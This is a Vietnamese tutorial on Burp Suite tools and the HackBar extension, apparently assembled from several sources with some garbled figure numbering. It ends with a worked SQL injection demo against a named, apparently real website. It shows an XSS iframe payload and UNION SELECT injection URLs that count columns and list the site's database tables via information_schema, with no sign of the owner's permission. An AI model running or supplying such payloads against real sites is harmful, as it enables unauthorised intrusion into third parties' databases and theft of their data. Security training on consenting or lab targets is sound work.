
Tiếp theo, chúng tôi sẽ thử thăm dò các lỗ hổng XSS. Đối với điều này, chúng ta cần phải vượt qua một thẻ script. Chuỗi tấn công có thể là một JavaScript đơn giản như:

<iframe src = "javascript: alert ('Xss')"; </ iframe>



**Hình 9. Tiêm iframe bằng repeater**

Trong hình 9 của hướng dẫn Burp Suite này, chúng ta thấy rằng mã iframe được đưa vào nguồn của trang web. Kiểm tra trình duyệt để xác nhận nếu có lỗi XSS trong ứng dụng. Chúng tôi thấy rằng có một lỗ hổng XSS được phản ánh trên mục tiêu, như trong Hình 10.



**Hình 10. Xác nhận lỗ hổng XSS trong mục tiêu**

**Phần 3: Sequencer, decoder và composer**


- Burp sequencer:

Burp sequencer là một công cụ để kiểm tra mức độ ngẫu nhiên của các session token được tạo bởi ứng dụng web.

...


- Burp decoder

Burp decoder là một công cụ để gởi yêu cầu đến bộ giải mã. Trong bộ giải mã có nhiều tùy chọn để mã hóa theo các định dạng khác nhau như base64, URL, … Ngoài ra còn có các tùy chọn để chuyển sang MD5 hay SHA-1

**Hình 1: Burp decoder**

**- Burp Comparer:**

So sánh Burp được sử dụng để so sánh giữa hai bộ dữ liệu. Chẳng hạn, hai bộ có thể hiển thị các câu trả lời cho hai yêu cầu khác nhau. Việc so sánh có thể được thực hiện theo thang điểm từ (từng chữ) hoặc từng bit một. Burp tự động hóa quá trình này cho người dùng và so sánh hai yêu cầu hoặc phản hồi tương ứng. Đối với hướng dẫn đào tạo Burp Suite này, so sánh được hiển thị trong hình sau0 là hai yêu cầu khác nhau đối với một trang web.

Nguồn: https://www.computerweekly.com

**HackBar**

**Tính năng:**


- Tải, tách, thực hiện url từ thanh địa chỉ.

- Tùy chỉnh / thêm url người giới thiệu, Tác nhân người dùng, cookie.


- Công cụ: md5, sha1, sha256, mã hóa rot13, url, mã hóa base64, tính năng sql, xss.

**Demo khai thác lỗ hổng Sql Injection:**

-Mục tiêu: tranhbo.vn/tranhtheophong.php?tp=2

****


- Sử dụng order by để xác định số cột. Ta xác định được dữ liệu gồm 17 cột



- Sử dụng select union để xác định cột bị lỗi:


Chon Tab SQL>Union>Union Select Statment.

http://tranhbo.vn/tranhtheophong.php?tp=-2 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 -- -



Dựa vào cột lỗi ta tiến hành khai thác

http://tranhbo.vn/tranhtheophong.php?tp=-2 UNION SELECT 1,2,3,4,5,group\_concat(table\_name),7,8,9,10,11,12,13,14,15,16,17 from information\_schema.tables where table\_schema=database()-- -

